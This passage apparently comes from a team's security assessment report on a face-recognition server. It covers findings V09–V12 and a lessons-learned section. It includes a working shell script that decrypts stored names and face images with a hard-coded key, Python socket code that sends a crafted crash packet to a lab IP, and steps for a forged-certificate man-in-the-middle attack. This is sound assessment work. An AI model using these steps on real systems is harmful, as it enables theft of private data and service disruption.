CBaseProtocol *CProtocolManager::create_protocol_instance(MsgReq id)
{
  CBaseProtocol *cpkt = nullptr;
  switch (id)
  {
    case MSG_LOGIN:
      cpkt = new CLoginProtocol();
      break;
    case MSG_IMAGE:
      cpkt = new CImageProtocol();
      break;
    case MSG_CONTROL_MODE:
      cpkt = new CControlModeProtocol();
      break;
    case MSG_SERVER_SETTING:
      cpkt = new CServerSettingProtocol();
      break;
    case MSG_VIDEO_FILE_LIST:
      cpkt = new CVideoFileListProtocol();
      break;
    case MSG_START_LEARNING_MODE:
      cpkt = new CLearningModeProtocol();
      break;
    case MSG_ACK:
      cpkt = new CAckProtocol();
      break;
    default:
      break;
  }
  return cpkt; // return newly allocated memory
}

CBaseProtocol *CProtocolManager::parse_packet(MyPacket *ppkt) {
  CBaseProtocol *cpkt = nullptr;
  ...
  if (ppkt->hdr.head[0]=='S' && ppkt->hdr.head[1]=='B' && ppkt->hdr.head[2]=='1'
         && ppkt->hdr.head[3]=='T' )
  {
    ...
    cpkt=create_protocol_instance((MsgReq)ppkt->hdr.msgtype); // get newly allocated memory
    ...
  }
  return cpkt; // return newly allocated memory by create_protocol_instance function
}
```

```
// NetworkManager.cpp
bool NetworkManager::get_a_packet(Mat* pImage)
{
  ...
  if (ret <= PACKET_MAX_BUFFER_SIZE && ret > 0)
  {
    CProtocolManager prot_man;

    // call parse_packet function and get a newly allocated memory
    CBaseProtocol* pbase = dynamic_cast<CBaseProtocol*>(prot_man.parse_packet((MyPacket*)buff));

    ... // there is no 'delete' keyword in order to free pbase.
  }
  ...
}
```

13.2.9. V09 - Extraction of name and face image data used by the face recog. AI engine

ID	V09	Description	Extraction of name and face image data used by the face recog. AI engine

Vector	[SERVER/ACCESS]
Phenomenon	[NA]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]
Impact	[HIGH]

Vulnerabilities

1. Storing password in an easy-to-find place and reuse an initial vector make it easy to decrypt Private Personal Information in database.
*CWE-922: Insecure Storage of Sensitive Information https://cwe.mitre.org/data/definitions/922.html
*CWE-321: Use of Hard-coded Cryptographic Key https://cwe.mitre.org/data/definitions/321.html
*CWE-323: Reusing a Nonce, Key Pair in Encryption https://cwe.mitre.org/data/definitions/323.html
*CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
https://cwe.mitre.org/data/definitions/200.html
*CWE-359: Exposure of Private Personal Information to an Unauthorized Actor
https://cwe.mitre.org/data/definitions/359.html

Compromise Sequence

1. Find AES key from file which has name "secret.key"
2. Extract data from tartan_face.db
3. Decrypt data, Encode data appropriately
4. We can find someone's face image (maybe one of Team1's member), and name (test).

Recommended Mitigations

1. Store the secret.key securely

Analysis

1. Find 16byte data in /var/shinpark/secret.key which is guessed as the KEY used for AES encryption.

```
$ hexdump -e '16/1 "%02x"' /var/shinpark/secret.key
123456789abcdef03456789abcdef012
```

2. By examining the code related to cipher.

2-1. we confirme that secret.key is used for cipher

```
#define SECRET_KEY_FILE "/var/shinpark/secret.key"
fi.open( SECRET_KEY_FILE, std::ios_base::in | std::ios_base::binary);
fi.read((char*)secret_key,IV_SIZE);
```

2-2. AES128 (16byte key length) cipher with CBC mode is used
2-3. We found that IV(initial vector) values are 16bytes with all 00's

```
string CCyper::encrypt_aes(const string instr)
{
  string outstr;
  memset(iv, 0, sizeof(iv)); // init iv is 0x00…00
  ...
  int ret=AES_set_encrypt_key(secret_key, KEY_BIT, &aes_ks3);
  ...
  AES_cbc_encrypt((unsigned char*)instr.c_str(), outbuf, len, &aes_ks3, iv, AES_ENCRYPT);
  ...
  return  outstr;
}
```

3. Check tartan_face.db

3-1. find encrypted data from name field of names table

```
$ sqlite3 tartan_faces.db

sqlite> .tables
faces  names
```

```
sqlite> .schema names
CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT , name TEXT );
```

3-2. find encrypted data from face field of faces table

```
sqlite> .schema faces
CREATE TABLE faces (id INTEGER PRIMARY KEY AUTOINCREMENT , names_id INT, face BLOB );
```

4. Extract encrypted name data (hexstring of 32 length) and face data (blob, All blob's size is fixed - 921,624byte) from tartan_user.db.

5. Decrypt name data and face data, using shell script.

```
# get cipher KEY and IV
AES_ROOT_KEY=$(hexdump -e '16/1 "%02x"' /var/shinpark/secret.key)
IV_VALUE='00000000000000000000000000000000'

FACE_DB_PATH=/usr/local/tartan/tartan_faces.db

# extract name data
SQL_STRING="select (name) from names where id="${1}
NAME_STRING=$(sqlite3 ${FACE_DB_PATH} "${SQL_STRING}")
echo -n ${NAME_STRING} | xxd -r -p > name${1}

# decrypt name data
openssl enc -aes-128-cbc -d -in name${1} -out name${1}.dec\
         -K ${AES_ROOT_KEY}\
         -iv ${IV_VALUE}\
         -nosalt -nopad

# extract face data
SQL_STRING="select writefile('blob.bin', face) from faces where id="${1}
sqlite3 ${FACE_DB_PATH} "${SQL_STRING}"

# just eliminate first 16byte, it's for size variables
mv blob.bin blob${1}.bin
dd bs=16 skip=1 if=blob${1}.bin of=blob${1}.mod
truncate -s -8 blob${1}.mod

# decrypt face data
openssl enc -aes-128-cbc -d -in blob${1}.mod -out blob${1}.dec\
         -K ${AES_ROOT_KEY}\
         -iv ${IV_VALUE}\
         -nosalt -nopad
```

6. Encode face data to JPG format using OpenCV library.

6-1. We can know data is cv::Mat raw data type, from code review
6-2. Create coverter executable (dbDecToJPG) using OpenCV library

```
err = load_file(filename, &buf, &size);
...
cv::Mat image = cv::Mat(videoFrameHeight, videoFrameWidth, 16);
image.data = buf;

std::vector<uchar> pic_buf;
cv::imencode(".jpg", image, pic_buf);

err = save_file("./result.jpg", pic_buf.data(), pic_buf.size());
...
```

7. Open with image Viewer, and we can find someone's face image (maybe one of Team1's member), and name (test).

13.2.10. V10 - The system cannot be operated on the big endian architectures

ID	V10	Description	The system cannot be operated on the big endian architectures

Vector	[SERVERINFO]
Phenomenon	[WRONGSTATE]
Approach	[REVIEW/CODE]
Technique	[NOSPECIFIED]
CIA	[AVAILABILITY]
Impact	[LOW]

Vulnerabilities

1. The received message cannot be parsed correctly because there is no handling of the endianness of the network packets
*CWE-198: Use of Incorrect Byte Ordering https://cwe.mitre.org/data/definitions/198.html

Compromise Sequence

1. Use the client program on the big endian architectures
2. It may not be working correctly, because the length received from the client is the big endian order.

Recommended Mitigations

1. Apply the network byte order to all packets between the endpoint.

Analysis

1. In the presentation document, there is no mention about the endianness. But the sniffed packet shows that the endian of length field is big endian (see V02).

2. Send the login packet (compare the packet below to the step 1 of V05) after modifying the length field to the big-endian order.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))
s.sendall(b'\x53\x42\x31\x54\x00\x00\x00\x1b\xc7\x8c\x07\x3c\xe8\x03\x00\x00\x0a\x05\x61\x64\x6d\
x69\x6e\x12\x02\x6c\x67')
# send login protocol message with id:pass=admin:lg. length is changed \x1b\x00\x00\x00 to
\x00\x00\x00\x1b
```

3. Login fail. We recognized that the system is not working by the endianness.

4. Check the code.

5. At the source codes below, doesn't handle the endianness of the 4bytes length field. So we confirmed the system cannot be executed in the big endian architectures.

```
// NetworkTCP.cpp
ssize_t ReadDataTcp(TTcpConnectedPort *TcpConnectedPort,unsigned char *data, size_t length) // data
= buffer, length = 1024*1024
{
  ssize_t bytes;
  ssize_t my_packet_size=-1;
  ssize_t accumulated=0;

  for (size_t i = 0; i < length; i += bytes)
  {
    if ((bytes = recv(TcpConnectedPort->ConnectedFd, (char *)(data+i), length  - i,0)) == -1)
    {
      return (-1);
    }
    accumulated+=bytes;
    if (i==0) {
      MyPacket *p=(MyPacket*)data; // if received ‘data’ is ["SB1T" + 0x00000001 + ...],
                     // it's 1 in big-endian, but it's 16,777,216(=0x01000000) in little-endian
      printf("max packet length=%zu received=%zu packet_length=%d timestamp=%u msgtype=%d\n",
        length, bytes, p->hdr.size , p->hdr.timestamp, p->hdr.msgtype);

      if (p->hdr.head[0]=='S' && p->hdr.head[1]=='B' && p->hdr.head[2]=='1' && p->hdr.head[3]=='T')
      {
        my_packet_size=p->hdr.size; // my_packet_size is 16,777,216.
                             // So It will do the for loop until the received length reaches 1024*1024.
                             // if the peer doesn't send more data, the system is hang in this loop.
      }
      // print_pkt_header(data,60);
    }
    ...
    printf("accumulated packets=%zu   my_packet_size=%zd\n",accumulated, my_packet_size );
    if (my_packet_size>0 && accumulated>=my_packet_size)
      return accumulated;
  }
  return(length);
}
```

13.2.11. V11 - Possible MITM attack using certificate change

ID	V11	Description	A spoofing attack is possible because the server and client connection and operation are normal even after changing certificates(CA & server) and Private key of server to Attacker's one.

Vector	[SERVER/ACCESS]
Phenomenon	[NA]
Approach	[REVIEW/DESIGN]
Technique	[TAMPERING][SPOOFING][SNIFFING]
CIA	[INTEGRITY][CONFIDENTIALITY]
Impact	[HIGH]

Vulnerabilities

1. By using Self-signed CA certificate and not performing integrity checks, an attacker could perform a Man-in-the-Middle Attack.
*CWE-295: Improper Certificate Validation https://cwe.mitre.org/data/definitions/295.html
*CWE-296: Improper Following of a Certificate's Chain of Trust
https://cwe.mitre.org/data/definitions/296.html

Compromise Sequence

1. Creating new forgery Chain of Trust.
2. Replacing forged server private.pem, cert.pem and share forged ca-cert.pem between server and client.
3. TLS channel is successfully established with forged certificate.

Recommended Mitigations

1. Ensure that proper certificate checking is included in the system design.
2. Understand, and properly implement all checks necessary to ensure the integrity of certificate trust integrity.

Analysis

1. After examining the "tartan_install.sh" script.

1-1. we can found the certificate and private key files in following location, not protected well.

```
$ ls -alF /var/shinpark/certs/
-rwxr-xr-x 1 root root 4502 Jun 28 02:39 ca-cert.pem*
-rwxr-xr-x 1 root root 3517 Jun 28 02:39 cert.pem*
-rwxr-xr-x 1 root root  227 Jun 28 02:39 private.pem*
```

1-2. Client Program has "certs" DIR, and also has "ca-cert.pem" file, both files are identical.
(SHA256: 1609531E2178A50FE0D31379C1959E9870B4AF4316395E5EEC52521EC4F844A3)

1-3. This certificate is presumed to be a ca (Root trust of certificate chain) used by the server and the client together.
1-4. The client uses "ca-cert.pem" to check the "cert.pem" passed from the server to perform server authentication.
1-5. But the server does not seem to perform authentication for the client.

2. Server Private Key "private.pem" is EC(Eliptic Curve) spec. using NIST CURVE: P-256.

```
We know server's private key, but that private key is an EC spec, so it's very hard to decrypt TLS communication channel.(for examples, Wireshark tool can doing TLS communication decryption using server-private key, but only support RSA spec.) Using EC key is good decision.
```

3. After examining of TLS client/server hello handshake using wireshark tool, we can find TLS1.3 is used for TLS communication.

```
A TLS1.3 channel cannot sniff even if the server private key is known and the server private key is RSA spec. It's also good decision.
```

4. So, we try creating new forgery Chain of Trust (It's Attacker's certificate, so it's actually Untrusted).

4-1. Create forgery CA private key, self-signed CA certificate. It's "forgery CA certificate"
4-2. Create forgery Server private key and certificate which is signed using a forgery CA certificate.

5. Replacing forged server private.pem, cert.pem and share forged ca-cert.pem between server and client, TLS channel is successfully established.

6. Man-in-the-Middle attack is possible using below scenario.

6-1. The attacker replaces the certificate used by the client with a forged certificate.
6-2. And induces the client to attempt to connect to the attacker's server. (ARP Spoofing, TLS handshake using forged cert)
6-3. The attacker's server try to connect to the server using the original Certificate. (normal TLS handshake)

a. Since the server does not authenticate the client, this attempt will succeed.

b. Even when the server authenticates the client, the connection can be successful by using the original certificate and key extracted from the client.

6-4. The attacker's server now relaying the client's request to the server, and sniff & tampering messages.

13.2.12. V12 - Crash by unsigned integer wraparound related in the packet size

ID	V12	Description	Crash by unsigned integer wraparound related in the packet size

Vector	[SERVERINFO]
Phenomenon	[ASSERT]
Approach	[FUZZING]
Technique	[CRAFTPACKET][WRAPAROUND]
CIA	[AVAILABILITY]
Impact	[MEDIUM]

Vulnerabilities

1. Wraparound is happened when calculating the payload size in the parse_packet function.
*CWE-248: Uncaught Exception https://cwe.mitre.org/data/definitions/248.html
*CWE-191: Integer Underflow (Wrap or Wraparound) https://cwe.mitre.org/data/definitions/191.html

Compromise Sequence

1. Type the command "python3 fuzz_tartan.py" to fuzz. See the details of Fuzz In 12.4.Fuzz.

```
$ python fuzz_tartan.py
```

Recommended Mitigations

1. Ensure that unsigned integer operations do not wrap

Analysis

1. Do fuzz - Random [preamble, length(1~100), timestamp, message type(998~1010), protocol message] field in the message described in the team1's presentation document.

```
bkn@DESKTOP-9401BNS:~/work$ python3 fuzz_tartan.py
...
0000  53 42 31 54 02 00 00 00 13 16 EB CA EA 03 00 00  SB1T...........
0010  D4 3D                                            .=

...
0000  2B D8 DB 4E 1E 00 00 00 7C B4 39 BF EE 03 00 00  +..N....|.9.....
0010  6D 09 19 9D 3F 8D C9 41 ED 52 EA 18 BE D1 3F CD  m...?..A.R....?.
0020  B8 D1 19 E8 0C 21 7B 09 F3 58 C9 4F 16 DE       .....!{..X.O..

error:  [Errno 104] Connection reset by peer
```

2. Connection is terminated by the server. Server logs shows a crash.

```
wait for login....
max packet length=1048576 received=18 packet_length=2 timestamp=3404404243 msgtype=1002
accumulated packets=18   my_packet_size=2
bytes=18, data=[SB1T]
pkt header : length=2  head=[SB1T]
pkt header : msgtype=1002
pkt header : timestamp=-890563053
CBaseProtocol::CBaseProtocol() pmsg=0x0x7f301024d8
CBaseProtocol::deSerialize()+
[libprotobuf  FATAL  google/protobuf/stubs/stringpiece.cc:50]  size  too  big:  18446744073709551602
details: string length exceeds max size
terminate called after throwing an instance of 'google::protobuf::FatalException'
  what():  size too big: 18446744073709551602 details: string length exceeds max size
Aborted
```

3. check the generated the fuzzed packets after fuzzing.

```
bkn@DESKTOP-9401BNS:~/work$ ls fuzz_packet/
...
pkt_0000000039  pkt_0000000082  pkt_0000000125  pkt_0000000168  pkt_0000000211  pkt_0000000254
pkt_0000000040  pkt_0000000083  pkt_0000000126  pkt_0000000169  pkt_0000000212
pkt_0000000041  pkt_0000000084  pkt_0000000127  pkt_0000000170  pkt_0000000213
pkt_0000000042  pkt_0000000085  pkt_0000000128  pkt_0000000171  pkt_0000000214
```

4. Try to find the packet to reproduce the crash with the 'fuzz_verify.py' file. Send the fuzzed packet one by one using the 'enter' key. If you check the server is crashed, finish verify and keep the packet

causing the crash.

```
bkn@DESKTOP-9401BNS:~/work$ python3 fuzz_verify.py
./fuzz_packet/pkt_0000000254
b'+\xd8\xdbN\x1e\x00\x00\x00|\xb49\xbf\xee\x03\x00\x00m\t\x19\x9d?\x8d\xc9A\xedR\xea\x18\xbe\xd1?
\xcd\xb8\xd1\x19\xe8\x0c!{\t\xf3X\xc9O\x16\xde'
enter to send data above

...

./fuzz_packet/pkt_0000000248
b'SB1T\x02\x00\x00\x00\x13\x16\xeb\xca\xea\x03\x00\x00\xd4='
enter to send data above
```

5. We can check the 'pkt_0000000248' cause the crash. So type Ctrl+C to finish "fuzz_verify.py". Do the double confirm the suspicious packet is really reproduce this crash.

```
bkn@DESKTOP-9401BNS:~/work$ python3
Python 3.8.5 (default, May 27 2021, 13:30:53)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> s.connect(('192.168.0.228', 50000))
>>> s.sendall(b'SB1T\x02\x00\x00\x00\x13\x16\xeb\xca\xea\x03\x00\x00\xd4=')
```

6. After sending the packet, the crash is happened. So we find the vulnerable packet.
7. Analysis the packet

```
53 42 31 54 # SB1T
02 00 00 00 # size 0x2 // original expectation of this value is 0x02 + 16(header_size).
            # But the fuzzer uses it as the payload size in this case.
13 16 EB CA # timestamp
EA 03 00 00 # msg type 0x3ea = 1002
D4 3D        # payload
```

8. Check the source codes. We found the crash is happened in the ParseFromArray function. Because the server shows the "CBaseProtocol::deSerialize()+" logs. The deSerialize function is called by parse_packet function. In the function with our packet, the valud of the variable 'payload_size' is to an extremely large positive number. The value goes into the 'serializedBufferSize' variable and it causes the crash.

```
// BaseProtocol.cpp
gboolean
CBaseProtocol::deSerialize(const unsigned char* serializedBuffer, const int serializedBufferSize)
{
  printf("CBaseProtocol::deSerialize()+\n");
  // very large serializedBufferSize is set and it cause the crash.
  return pmsg->ParseFromArray(serializedBuffer, serializedBufferSize); }
```

```
// ProtocolManager.cpp
CBaseProtocol *CProtocolManager::parse_packet(MyPacket *ppkt) {
  CBaseProtocol *cpkt = nullptr;

  size_t payload_size = ppkt->hdr.size - sizeof(MyPacketHeader); // payload_size is wraparound.
                     // payload_size = (unsigned)2 - (unsigned)16. from the vulnerable packet.

  printf("pkt header : length=%d  head=[%c%c%c%c]\n",
         ppkt->hdr.size,ppkt->hdr.head[0],ppkt->hdr.head[1],ppkt->hdr.head[2],ppkt->hdr.head[3]);
  if (ppkt->hdr.head[0]=='S' && ppkt->hdr.head[1]=='B' && ppkt->hdr.head[2]=='1'
        && ppkt->hdr.head[3]=='T' )
  {
    printf("pkt header : msgtype=%d\n", ppkt->hdr.msgtype);
    printf("pkt header : timestamp=%d\n", ppkt->hdr.timestamp);
    cpkt=create_protocol_instance((MsgReq)ppkt->hdr.msgtype);
    if (cpkt) cpkt->deSerialize(ppkt->payload, payload_size); // payload_size is too big
  }
  return cpkt;
}
```

14. Lessons Learned

- Threats were well defended against the parts we knew, but not other parts we don't know. So, it is necessary to get advice from many experts.

- Since the attack was mainly based on the low-hanging fruit, we felt that the easily accessible attack surface should be thoroughly secured.

- When deriving threats through tools to identify it, there were too many false positive threats. And it took a lot of effort to sort them out.

- We understood how fuzz works, and when applied, were surprised that vulnerabilities could be found in unexpected places. Plus, it’s difficult to make the modeling rules based on the target system.

- It is difficult to mitigate all threats to the derived assets within a limited time, so it needs to calculate the schedule considering the project schedule and the priority of threat.